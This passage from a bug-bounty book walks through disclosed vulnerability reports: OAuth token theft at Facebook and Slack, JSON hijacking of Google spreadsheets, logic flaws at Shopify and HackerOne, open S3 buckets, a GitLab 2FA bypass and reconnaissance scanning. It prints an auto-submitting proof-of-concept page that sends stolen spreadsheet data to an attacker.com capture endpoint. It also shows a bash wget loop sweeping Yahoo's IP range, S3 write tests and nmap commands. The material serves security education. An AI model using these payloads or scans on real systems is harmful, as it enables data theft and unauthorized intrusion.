Looking through that list, Philippe managed to find an app which was misconfigured and could be abused to capture tokens with a request that looked like:

---

<sup>2</sup><http://philippeharewood.com/swiping-facebook-official-access-tokens>

https://facebook.com/v2.5/dialog/oauth?response\_type=token&display=popup&client\_id=APP\_ID&redirect\_uri=REDIRECT\_URI

Here, the application that he would use for the APP\_ID was one that had full permissions already authorized and misconfigured - meaning step #1 and #2 from the process described in the OAuth Description were already completed and the user wouldn't get a pop up to grant permission to the app because they had actually already done so! Additionally, since the REDIRECT\_URI wasn't owned by Facebook, Philippe could actually take it over. As a result, when a user clicked on his link, they'll be redirected to:

http://REDIRECT\_URI/access\_token\_appended\_here

Philippe could use this address to log all access tokens and take over Facebook accounts! What's even more awesome, according to his post, once you have an official Facebook access token, you have access to tokens from other Facebook owned properties, like Instagram! All he had to do was make a call to Facebook GraphQL (an API for querying data from Facebook) and the response would include an access\_token for the app in question.



### Takeaways

When looking for vulnerabilities, consider how stale assets can be exploited. When you're hacking, be on the lookout for application changes which may leave resources like these exposed. This example from Philippe is awesome because it started with him identifying an end goal, stealing OAuth tokens, and then finding the means to do so.

Additionally, if you liked this example, you should check out [Philippe's Blog](#)<sup>3</sup> (included in the Resources Chapter) and the Hacking Pro Tips Interview he sat down with me to do - he provides a lot of great advice!.

## 2. Stealing Slack OAuth Tokens

**Difficulty:** Low

**Url:** https://slack.com/oauth/authorize

**Report Link:** <https://hackerone.com/reports/2575><sup>4</sup>

**Date Reported:** May 1, 2013

**Bounty Paid:** \$100

---

<sup>3</sup><https://www.philippeharewood.com>

<sup>4</sup><http://hackerone.com/reports/2575>



### Description:

In May 2013, [Prakhar Prasad<sup>5</sup>](#) reported to Slack that he was able to by-pass their redirect\_uri restrictions by adding a domain suffix to configured permitted redirect domain.

So, in his example, he created a new app at <https://api.slack.com/applications/new> with a redirect\_uri configured to <https://www.google.com>. So, testing this out, if he tried redirect\_uri=<http://attacker.com>, Slack denied the request. However, if he submitted redirect\_uri=[www.google.com.mx](https://www.google.com.mx), Slack permitted the request. Trying redirect\_uri=[www.google.com.attacker.com](https://www.google.com.attacker.com) was also permitted.

As a result, all an attacker had to do was create the proper sub domain on their site matching the valid redirect\_uri registered for the Slack app, have the victim visit the URL and Slack would send the token to the attacker.



### Takeaways

While a little old, this vulnerability demonstrates how OAuth redirect\_uri validations can be misconfigured by **resource servers**. In this case, it was Slack's implementation of OAuth which permitted an attacker to add domain suffixes and steal tokens.

## 3. Stealing Google Drive Spreadsheets

**Difficulty:** Medium

**Url:** <https://docs.google.com/spreadsheets/d/KEY>

**Report Link:** <https://rodneybeede.com><sup>6</sup>

**Date Reported:** October 29, 2015

**Bounty Paid:** Undisclosed

### Description:

In October 2015, Rodney Beede found an interesting vulnerability in Google which could have allowed an attacker to steal spreadsheets if they knew the spreadsheet ID. This was the result of a combination of factors, specifically that Google's HTTP GET requests did not include an OAuth token, which created a CSRF vulnerability, and the response was a valid Javascript object containing JSON. Reaching out to him, he was kind enough to allow the example to be shared.

Prior to the fix, Google's Visualization API enabled developers to query Google Sheets for information from spreadsheets stored in Google Drive. This would be accomplished a HTTP GET request that looked like:

<sup>5</sup><https://hackerone.com/prakharprasad>

<sup>6</sup>[https://www.rodneybeede.com/Google\\_Spreadsheet\\_Vuln\\_-\\_CSRF\\_and\\_JSON\\_Hijacking\\_allows\\_data\\_theft.html](https://www.rodneybeede.com/Google_Spreadsheet_Vuln_-_CSRF_and_JSON_Hijacking_allows_data_theft.html)

<https://docs.google.com/spreadsheets/d/ID/gviz/tq?headers=2&range=A1:H&sheet=Sheet1&tqx=reqId%3A0>

The details of the URL aren't important so we won't break it down. What is important is when making this request, Google did not include or validate a submitted OAuth token, or any other type of CSRF protection. As a result, an attacker could invoke the request on behalf of the victim via a malicious web page (example courtesy of Rodney):

```

1  <html>
2  <head>
3    <script>
4      var google = new Object();
5      google.visualization = new Object();
6      google.visualization.Query = new Object();
7      google.visualization.Query.setResponse = function(goods) {
8        google.response = JSON.stringify(goods, undefined, 2);
9      }
10   </script>
11
12   <!-- Returns Javascript with embedded JSON string as an argument -->
13   <script type="text/javascript" src="https://docs.google.com/spreadsheets/d/1\
14   bWK2wx57QJLCsWh-jPQS07-2nkaiEaXPEDNGoVZwjOA/gviz/tq?headers=2&range=A1:H&
15   ;sheet=Sheet1&tqx=reqId%3A0"></script>
16
17   <script>
18     function smuggle(goods) {
19       document.getElementById('cargo').innerText = goods;
20       document.getElementById('hidden').submit();
21     }
22   </script>
23 </head>
24
25 <body onload="smuggle(google.response);">
26   <form action="https://attacker.com/capture.php" method="POST" id="hidden">
27     <textarea id="cargo" name="cargo" rows="35" cols="70"></textarea>
28   </form>
29
30 </body>
31 </html>

```

Let's break this down. According to [Google's documentation](https://developers.google.com/chart/interactive/docs/dev/implementing_data_source#json-response-format)<sup>7</sup>, JSON response include the data in a Javascript object. If a request does not include a responseHandler value, the

<sup>7</sup> [https://developers.google.com/chart/interactive/docs/dev/implementing\\_data\\_source#json-response-format](https://developers.google.com/chart/interactive/docs/dev/implementing_data_source#json-response-format)

default value is **google.visualization.Query.setResponse**. So, with these in mind, the script on line 3 begins creating the objects we need to define an anonymous function which will be called for setResponse when we receive our data with the Javascript object from Google.

So, on line 8, we set the response on the **google** object to the JSON value of the response. Since the object simply contains valid JSON, this executes without any problem. Here's an example response after it's been stringified (again, courtesy of Rodney):

```
{
  "version": "0.6",
  "reqId": "0",
  "status": "ok",
  "sig": "405162961",
  "table": {
    "cols": [
      {
        "id": "A",
        "label": "Account #12345",
        ...
```

Now, at this point, astute readers might have wondered, what happened to Cross Origin Resource Sharing protections? How can our script access the response from Google and use it? Well, turns out since Google is returning a Javascript object which contains a JSON array and that object is not anonymous (i.e., the default value will be part of setResponse), the browser treats this as valid Javascript thus enabling attackers to read and use it. Think of the inclusion of a legitimate script from a remote site in your own HTML, same idea. Had the script simply contained a JSON object, it would not have been valid Javascript and we could not have accessed it.

As a quick aside, this type of vulnerability has been around for a while, known as JSON hijacking. Exploiting this used to be possible for anonymous Javascript objects as well by overriding the Javascript Object.prototype.**defineSetter** method but this was fixed in Chrome 27, Firefox 21 and IE 10.

Going back to Rodney's example, when our malicious page is loaded, the **onload** event handler for our body tag on line 25 will execute the function **smuggle** from line 18. Here, we get the textarea element **cargo** in our form on line 27 and we set the text to our spreadsheet response. We submit the form to Rodney's website and we've successfully stolen data.

Interestingly, according to Rodney's interaction with Google, changing this wasn't a simple fix and required changes to the API itself. As a result, while he reported on October 29, 2015, this wasn't resolved until September 15, 2016.



### Takeaways

There are a few takeaways here. First, OAuth vulnerabilities aren't always about stealing tokens. Keep an eye out for API requests protected by OAuth which aren't sending or validating the token (i.e., try removing the OAuth token header if there's an identifier, like the sheets ID, in the URL). Secondly, it's important to recognize and understand how browsers interpret Javascript and JSON. This vulnerability was partly made possible since Google was returning a valid Javascript object which contained JSON accessible via `setResponse`. Had it been an anonymous Javascript array, it would not have been possible. Lastly, while it's a common theme in the book, read the documentation. Google's documentation about responses was key to developing a working proof of concept which sent the spreadsheet data to a remote server.

## Summary

OAuth can be a complicated process to wrap your head around when you are first learning about it, or at least it was for me and the hackers I talked to and learned from. However, once you understand it, there is a lot of potential for vulnerabilities given its complexity. When testing things out, be on the lookout for creative solutions like Philippe's taking over of third party apps and abusing domain suffixes like Prakhar.

## 20. Application Logic Vulnerabilities

### Description

Application logic vulnerabilities are different from the other types we've been discussing thus far. Whereas HTML Injection, HTML Parameter Pollution, XSS, etc. all involve submitting some type of potentially malicious input, application logic vulnerabilities really involve manipulating scenarios and exploiting bugs in the web app coding and development decisions.

A notable example of this type of attack was pulled off by Egor Homakov against GitHub which uses Ruby on Rails. If you're unfamiliar with Rails, it is a very popular web framework which takes care of a lot of the heavy lifting when developing a web site.

In March 2012, Egor flagged for the Rails Community that by default, Rails would accept all parameters submitted to it and use those values in updating database records (dependent on the developers implementation). The thinking by Rails core developers was that web developers using Rails should be responsible for closing this security gap and defining which values could be submitted by a user to update records. This behaviour was already well known within the community but the thread on GitHub shows how few appreciated the risk this posed <https://github.com/rails/rails/issues/5228><sup>1</sup>.

When the core developers disagreed with him, Egor went on to exploit an authentication vulnerability on GitHub by guessing and submitting parameter values which included a creation date (not overly difficult if you have worked with Rails and know that most records include a created and updated column in the database). As a result, he created a ticket on GitHub with the date years in the future. He also managed to update SSH access keys which permitted him access to the official GitHub code repository.

As mentioned, the hack was made possible via the back end GitHub code which did not properly authenticate what Egor was doing, i.e, that he should not have had permission to submit values for the creation date, which subsequently were used to update database records. In this case, Egor found what was referred to as a mass assignment vulnerability.

Application logic vulnerabilities are a little trickier to find compared to previous types of attacks discussed because they rely on creative thinking about coding decisions and are not just a matter of submitting potentially malicious code which developers don't escape (not trying to minimize other vulnerability types here, some XSS attacks are beyond complex!).

---

<sup>1</sup><https://github.com/rails/rails/issues/5228>

With the example of GitHub, Egor knew that the system was based on Rails and how Rails handled user input. In other examples, it may be a matter of making direct API calls programmatically to test behaviour which compliments a website as seen with Shopify's Administrator Privilege Bypass below. Or, it's a matter of reusing returned values from authenticated API calls to make subsequent API calls which you should not be permitted to do.

## Examples

### 1. Shopify Administrator Privilege Bypass

**Difficulty:** Low

**Url:** shop.myshopify.com/admin/mobile\_devices.json

**Report Link:** <https://hackerone.com/reports/100938><sup>2</sup>

**Date Reported:** November 22, 2015

**Bounty Paid:** \$500

**Description:**

Shopify is a huge and robust platform which includes both a web facing UI and supporting APIs. In this example, the API did not validate some permissions which the web UI apparently did. As a result, store administrators, who were not permitted to receive email notifications for sales, could bypass that security setting by manipulating the API endpoint to receive notifications to their Apple devices.

According to the report, the hacker would just have to:

- Log in to the Shopify phone app with a full access account
- Intercept the request to POST /admin/mobile\_devices.json
- Remove all permissions of that account
- Remove the mobile notification added
- Replay the request to POST /admin/mobile\_devices.json

After doing so, that user would receive mobile notifications for all orders placed to the store thereby ignoring the store's configured security settings.

---

<sup>2</sup><https://hackerone.com/reports/100938>



### Takeaways

There are two key take aways here. First, not everything is about injecting code, HTML, etc. Always remember to use a proxy and watch what information is being passed to a site and play with it to see what happens. In this case, all it took was removing POST parameters to bypass security checks. Secondly, again, not all attacks are based on HTML webpages. API endpoints always present a potential area for vulnerability so make sure you consider and test both.

## 2. HackerOne Signal Manipulation

**Difficulty:** Low

**Url:** [hackerone.com/reports/XXXXX](https://hackerone.com/reports/XXXXX)

**Report Link:** <https://hackerone.com/reports/106305><sup>3</sup>

**Date Reported:** December 21, 2015

**Bounty Paid:** \$500

### Description:

At the end of 2015, HackerOne introduced new functionality to the site called Signal. Essentially, it helps to identify the effectiveness of a Hacker's previous vulnerability reports once those reports are closed. It's important to note here, that users can close their own reports on HackerOne which is supposed to result in no change for their Reputation and Signal

So, as you can probably guess, in testing the functionality out, a hacker discovered that the functionality was improperly implemented and allowed for a hacker to create a report to any team, self close the report and receive a Signal boost.

And that's all there was to it



### Takeaways

Though a short description, the takeaway here can't be overstated, **be on the lookout for new functionality!**. When a site implements new functionality, it's fresh meat. New functionality represents the opportunity to test new code and search for bugs. This was the same for the Shopify Twitter CSRF and Facebook XSS vulnerabilities.

To make the most of this, it's a good idea to familiarize yourself with companies and subscribe to company blogs, newsletters, etc. so you're notified when something is released. Then test away.

---

<sup>3</sup><https://hackerone.com/reports/106305>

### 3. Shopify S3 Buckets Open

**Difficulty:** Medium

**Url:** [cdn.shopify.com/assets](https://cdn.shopify.com/assets)

**Report Link:** <https://hackerone.com/reports/98819><sup>4</sup>

**Date Reported:** November 9, 2015

**Bounty Paid:** \$1000

**Description:**

Amazon Simple Storage, S3, is a service that allows customers to store and serve files from Amazon's cloud servers. Shopify, and many sites, use S3 to store and serve static content like images.

The entire suite of Amazon Web Services, AWS, is very robust and includes a permission management system allowing administrators to define permissions, per service, S3 included. Permissions include the ability to create S3 buckets (a bucket is like a storage folder), read from buckets and write to buckets, among many others.

According to the disclosure, Shopify didn't properly configure their S3 buckets permissions and inadvertently allowed any authenticated AWS user to read or write to their buckets. This is obviously problematic because you wouldn't want malicious black hats to use your S3 buckets to store and serve files, at a minimum.

Unfortunately, the details of this ticket weren't disclosed but it's likely this was discovered with the AWS CLI, a toolkit which allows you to interact with AWS services from your command line. While you would need an AWS account to do this, creating one is actually free as you don't need to enable any services. As a result, with the CLI, you could authenticate yourself with AWS and then test out the access (This is exactly how I found the HackerOne bucket listed below).



#### Takeaways

When you're scoping out a potential target, ensure to note all the different tools, including web services, they appear to be using. Each service, software, OS, etc. you can find reveals a potential new attack vector. Additionally, it is a good idea to familiarize yourself with popular web tools like AWS S3, Zendesk, Rails, etc. that many sites use.

### 4. HackerOne S3 Buckets Open

**Difficulty:** Medium

---

<sup>4</sup><https://hackerone.com/reports/98819>



**Url:** [REDACTED].s3.amazonaws.com

**Report Link:** <https://hackerone.com/reports/128088><sup>5</sup>

**Date Reported:** April 3, 2016

**Bounty Paid:** \$2,500

**Description:**

We're gonna do something a little different here. This is a vulnerability that I actually discovered and it's a little different from Shopify bug described above so I'm going to share everything in detail about how I found this, using a cool script and some ingenuity.

During the weekend of April 3, I don't know why but I decided to try and think outside of the box and attack HackerOne. I had been playing with their site since the beginning and kept kicking myself in the ass every time a new vulnerability with information disclosure was found, wondering how I missed it. I wondered if their S3 bucket was vulnerable like Shopify's. I also kept wondering how the hacker accessed the Shopify bucket. I figured it had to be using the Amazon Command Line Tools.

Now, normally I would have stopped myself figuring there was no way HackerOne was vulnerable after all this time. But one of the many things which stuck out to me from my interview with Ben Sadeghipour (@Nahamsec) was to not doubt myself or the ability for a company to make mistakes.

So I searched Google for some details and came across two interesting pages:

[There's a Hole in 1,951 Amazon S3 Buckets](#)<sup>6</sup>

[S3 Bucket Finder](#)<sup>7</sup>

The first is an interesting article from Rapid7, a security company, which talks about how they discovered S3 buckets that were publicly writable and did it with fuzzing, or guessing the bucket name.

The second is a cool tool which will take a word list and call S3 looking for buckets. However, it doesn't come with its own list. But there was a key line in the Rapid7 article, " Guessing names through a few different dictionaries List of Fortune 1000 company names with **permutations on .com, -backup, -media**

This was interesting. I quickly created a list of potential bucket names for HackerOne like

hackerone, hackerone.marketing, hackerone.attachments, hackerone.users,  
hackerone.files, etc.

---

<sup>5</sup><https://hackerone.com/reports/128088>

<sup>6</sup><https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets>

<sup>7</sup>[https://digi.ninja/projects/bucket\\_finder.php](https://digi.ninja/projects/bucket_finder.php)

None of these are the real bucket - they redacted it from the report so I'm honouring that though I'm sure you might be able to find it too. I'll leave that for a challenge.

Now, using the Ruby script, I started calling the buckets. Right away things didn't look good. I found a few buckets but access was denied. No luck so I walked away and watched Netflix.

But this idea was bugging me. So before going to bed, I decided to run the script again with more permutations. I again found a number of buckets that looked like they could be HackerOne's but all were access denied. I realized access denied at least told me the bucket existed.

I opened the Ruby script and realized it was calling the equivalent of the **ls** function on the buckets. In other words, it was trying to see if they were readable - I wanted to know that AND if they were publicly **WRITABLE**.

Now, as an aside, AWS provides a Command Line tool, aws-cli. I know this because I've used it before, so a quick `sudo apt-get install aws-cli` on my VM and I had the tools. I set them up with my own AWS account and was ready to go. You can find instructions for this at [docs.aws.amazon.com/cli/latest/userguide/installing.html](https://docs.aws.amazon.com/cli/latest/userguide/installing.html)

Now, the command **aws s3 help** will open the S3 help and detail the available commands, something like 6 at the time of writing this. One of those is **mv** in the form of **aws s3 mv [FILE] [s3://BUCKET]**. So in my case I tried:

```
touch test.txt
```

```
aws s3 mv test.txt s3://hackerone.marketing
```

This was the first bucket which I received access denied for AND "move failed: ./test.txt to s3://hackerone.marketing/test.txt A client error (AccessDenied) occurred when calling the PutObject operation: Access Denied."

So I tried the next one **aws s3 mv test.txt s3://hackerone.files** AND SUCCESS! I got the message "move: ./test.txt to s3://hackerone.files/test.txt"

Amazing! Now I tried to delete the file: **aws s3 rm s3://hackerone.files/test.txt** AND again, SUCCESS!

But now the self-doubt. I quickly logged into HackerOne to report and as I typed, I realized I couldn't actually confirm ownership of the bucket AWS S3 allows anyone to create any bucket in a global namespace. Meaning, you, the reader, could have actually owned the bucket I was hacking.

I wasn't sure I should report without confirming. I searched Google to see if I could find any reference to the bucket I found nothing. I walked away from the computer to clear my head. I figured, worst thing, I'd get another N/A report and -5 rep. On the other hand, I figured this was worth at least \$500, maybe \$1000 based on the Shopify vulnerability.

I hit submit and went to bed. When I woke up, HackerOne had responded congratulating the find, that they had already fixed it and in doing so, realized a few other buckets that were vulnerable. Success! And to their credit, when they awarded the bounty, they factored in the potential severity of this, including the other buckets I didn't find but that were vulnerable.



### Takeaways

There are a multiple takeaways from this:

1. Don't underestimate your ingenuity and the potential for errors from developers. HackerOne is an awesome team of awesome security researchers. But people make mistakes. Challenge your assumptions.
2. Don't give up after the first attempt. When I found this, browsing each bucket wasn't available and I almost walked away. But then I tried to write a file and it worked.
3. It's all about the knowledge. If you know what types of vulnerabilities exist, you know what to look for and test. Buying this book was a great first step.
4. I've said it before, I'll say it again, an attack surface is more than the website, it's also the services the company is using. Think outside the box.

## 5. Bypassing GitLab Two Factor Authentication

**Difficulty:** Medium

**Url:** n/a

**Report Link:** <https://hackerone.com/reports/128085><sup>8</sup>

**Date Reported:** April 3, 2016

**Bounty Paid:** n/a

### Description:

On April 3, Jobert Abma (Co-Founder of HackerOne) reported to GitLab that with two factor authentication enabled, an attacker was able to log into a victim's account without actually knowing the victim's password.

For those unfamiliar, two factor authentication is a two step process to logging in - typically a user enters their username and password and then the site will send an authorization code, usually via email or SMS, which the user has to enter to finish the login process.

---

<sup>8</sup><https://hackerone.com/reports/128085>

In this case, Jobert noticed that during the sign in process, once an attacker entered his user name and password, a token was sent to finalize the login. When submitting the token, the POST call looked like:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

-----1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
-----1881604860--
```

If an attacker intercepted this and added a username to the call, for example:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

-----1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
-----1881604860
Content-Disposition: form-data; name="user[login]"

john
-----1881604860--
```

The attacker would be able to log into John's account if the otp\_attempt token was valid for John. In other words, during the two step authentication, if an attacker added a **user[login]** parameter, they could change the account they were being logged into.

Now, the only caveat here was that the attacker had to have a valid OTP token for the victim. But this is where bruteforcing would come in. If the site administrators did not implement rate limiting, Jobert may have been able to make repeated calls to the server to guess a valid token. The likelihood of a successful attack would depend on the transit time sending the request to the server and the length of time a token is valid but regardless, the vulnerability here is pretty apparent.



### Takeaways

Two factor authentication is a tricky system to get right. When you notice a site is using it, you'll want to fully test out all functionality including token lifetime, maximum number of attempts, reusing expired tokens, likelihood of guessing a token, etc.

## 6. Yahoo PHP Info Disclosure

**Difficulty:** Medium

**Url:** <http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php>

**Report Link:** <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/><sup>9</sup>

**Date Disclosed:** October 16, 2014

**Bounty Paid:** n/a

### Description:

While this didn't have a huge pay out like some of the other vulnerabilities I've included (it actually paid \$0 which is surprising!), this is one of my favorite reports because it helped teach me the importance of network scanning and automation.

In October 2014, Patrik Fehrenbach (who you should remember from Hacking Pro Tips Interview #2 - great guy!) found a Yahoo server with an accessible phpinfo() file. If you're not familiar with phpinfo(), it's a sensitive command which should never be accessible in production, let alone be publicly available, as it discloses all kinds of server information.

Now, you may be wondering how Patrik found <http://nc10.n9323.mail.ne1.yahoo.com> - I sure was. Turns out he pinged yahoo.com which returned 98.138.253.109. Then he passed that to WHOIS and found out that Yahoo actually owned the following:

NetRange: 98.136.0.0 - 98.139.255.255

CIDR: 98.136.0.0/14

OriginAS:

NetName: A-YAHOO-US9

NetHandle: NET-98-136-0-0-1

Parent: NET-98-0-0-0-0

NetType: Direct Allocation

RegDate: 2007-12-07

Updated: 2012-03-02

Ref: <http://whois.arin.net/rest/net/NET-98-136-0-0-1>

---

<sup>9</sup><https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/>

Notice the first line - Yahoo owns a massive block of ip addresses, from 98.136.0.0 - 98.139.255.255, or 98.136.0.0/14 which is 260,000 unique IP addresses. That's a lot of potential targets.

Patrik then wrote a simple bash script to look for an available phpinfo file:

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
  wget -t 1 -T 5 http://${ipa}/phpinfo.php; done &
```

Running that, he found that random Yahoo server.



### Takeaways

When hacking, consider a company's entire infrastructure fair game unless they tell you it's out of scope. While this report didn't pay a bounty, I know that Patrik has employed similar techniques to find some significant four figure payouts.

Additionally, you'll notice there was 260,000 potential addresses here, which would have been impossible to scan manually. When performing this type of testing, automation is hugely important and something that should be employed.

## 7. HackerOne Hacktivity Voting

**Difficulty:** Medium

**Url:** <https://hackerone.com/hacktivity>

**Report Link:** <https://hackereone.com/reports/137503><sup>10</sup>

**Date Reported:** May 10, 2016

**Bounty Paid:** Swag

### Description:

Though technically not really a security vulnerability in this case, this report is a great example of how to think outside of the box.

Some time in late April/early May 2016, HackerOne developed functionality for hackers to vote on reports via their Hacktivity listing. There was an easy way and hard way to know the functionality was available. Via the easy way, a GET call to **/current\_user** when logged in would include **hacktivity\_voting\_enabled: false**. The hard way is a little more interesting, where the vulnerability lies and why I'm including this report.

---

<sup>10</sup><https://hackerone.com/reports/137503>

If you visit the hacktivity and view the page source, you'll notice it is pretty sparse, just a few divs and no real content.

```

20 <link rel="stylesheet" media="all" href="/assets/application-7b497042.css" />
21 <link rel="stylesheet" media="all" href="/assets/vendor-3b47297c9ae9fal7ef@fb85a01b1dec2.css" />
22 <script src="/assets/constant-13d5a645a046628d576fd8a718eash.js"></script>
23 <script src="/assets/vendor-3fb26dc.js"></script>
24 <script src="/assets/frontend-d7fandcb.js"></script>
25 <script src="/assets/application-56128a1ade7e79b8d9b9acc4d006d6.js"></script>
26 <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackersone.com/blog" />
27 </head>
28 <body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
29   <div class="alerts">
30   </div>
31
32   <noscript>
33     <div class="js-disabled">
34       It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
35     </div>
36   </noscript>
37
38   <div class="js-topbar"></div>
39
40   <div class="js-full-width-container full-width-container">
41     <div class="maintenance-banner-bar"></div>
42
43     <div class="full-width-inner-container">
44
45
46
47
48
49
50
51
52
53
54
55
56
57     <div class="clearfix"></div>
58   </div>
59
60   <div class="full-width-footer-wrapper">
61     <div class="inner-container">
62       <div id="js-footer"></div>
63
64     </div>
65   </div>
66 </div>
67
68


```

### HackerOne Hacktivity Page Source

Now, if you were unfamiliar with their platform and didn't have a plugin like wappalyzer installed, just looking at this page source should tell you that the content is being rendered by Javascript.

So, with that in mind, if you open the devtools in Chrome or Firefox, you can check out the Javascript source code (in Chrome, you go to sources and on the left, **top>hackerone.com>assets>frontend-XXX.js**). Chrome devtools comes with a nice **{}** pretty print button which will make minified Javascript readable. You could also use Burp and review the response returning this Javascript file.

Herein lies the reason for inclusion, if you search the Javascript for **POST** you can find a bunch of paths used by HackerOne which may not be readily apparent depending on your permissions and what is exposed to you as content. One of which is:



```
20554 }
20555 })
20556 }
20557
20558 function(e, t, r) {
20559   "use strict";
20560   var n = r(193)
20561   , a = r(2);
20562   e.exports = n.extend({
20563     urlRoot: function() {
20564       return "/reports"
20565     },
20566     vote: function() {
20567       var e = this;
20568       s.ajax({
20569         url: this.url() + "/votes",
20570         method: "POST",
20571         dataType: "json",
20572         success: function(t) {
20573           return e.set({
20574             vote_id: t.vote_id,
20575             vote_count: t.vote_count
20576           })
20577         }
20578       })
20579     },
20580     unvote: function() {
20581       var e = this;
20582       s.ajax({
20583         url: this.url() + "/votes/" + this.get("vote_id"),
20584         method: "DELETE",
20585         dataType: "json",
20586         success: function(t) {
20587           return e.set({
20588             vote_id: void 0,
20589             vote_count: t.vote_count
20590           })
20591         }
20592       })
20593     }
20594   })
20595 }
20596
20597 function(e, t, r) {
20598   "use strict";
20599 }
```

Line 20576, Column 49

### Hackerone Application Javascript POST Voting

As you can see, we have two paths for the voting functionality. At the time of this report, you could actually make these calls and vote on the reports.

Now, this is one way to find the functionality - in the report, the hacker used another method, by intercepting responses from HackerOne (presumably using a tool like Burp), they switched attributed returned as false with true. This then exposed the voting elements which when clicked, made the available POST and DELETE calls.

The reason why I walked you through the Javascript is because, interacting with the JSON response may not always expose new HTML elements. As a result, navigating Javascript may expose otherwise "hidden" endpoints to interact with.





### Takeaways

Javascript source code provides you with actual source code from a target you can explore. This is great because your testing goes from blackbox, having no idea what the back end is doing, to whitebox (though not entirely) where you have insight into how code is being executed. This doesn't mean you have to walk through every line, the POST call in this case was found on line 20570 with a simple search for **POST**.

## 8. Accessing Pornhub's Memcache Installation

**Difficulty:** Medium

**Url:** stage.pornhub.com

**Report Link:** <https://hackerone.com/reports/119871><sup>11</sup>

**Date Reported:** March 1, 2016

**Bounty Paid:** \$2500

### Description:

Prior to their public launch, Pornhub ran a private bug bounty program on HackerOne with a broad bounty scope of **\*.pornhub.com** which, to most hackers means all sub domains of Pornhub are fair game. The trick is now finding them.

In his blog post, Andy Gill [@ZephrFish](https://twitter.com/ZephrFish)<sup>12</sup> explains why this is awesome, by testing the existing of various sub domain names using a list of over 1 million potential names, he discovered approximately 90 possible hacking targets.

Now, visiting all of these sites to see what's available would take a lot of time so he automated the process using the tool Eyewitness (included in the Tools chapter) which takes screenshots from the URLs with valid HTTP / HTTPS pages and provides a nice report of the sites listening on ports 80, 443, 8080 and 8443 (common HTTP and HTTPS ports).

According to his write up, Andy slightly switched gears here and used the tool Nmap to dig deeper in to the sub domain **stage.pornhub.com**. When I asked him why, he explained, in his experience, staging and development servers are more likely to have misconfigured security permissions than production servers. So, to start, he got the IP of the sub domain using the command nslookup:

```
nslookup stage.pornhub.com
```

```
Server: 8.8.8.8
```

---

<sup>11</sup><https://hackerone.com/reports/119871>

<sup>12</sup><http://www.twitter.com/ZephrFish>

Address: 8.8.8.8#53

Non-authoritative answer:

Name: stage.pornhub.com

Address: 31.192.117.70

I've also seen this done with the command, **ping**, but either way, he now had the IP address of the sub domain and using the command **sudo nmap -sSV -p- 31.192.117.70 -oA stage\_\_ph -T4** & he got:

Starting Nmap 6.47 ( <http://nmap.org> ) at 2016-06-07 14:09 CEST

Nmap scan report for 31.192.117.70

Host is up (0.017s latency).

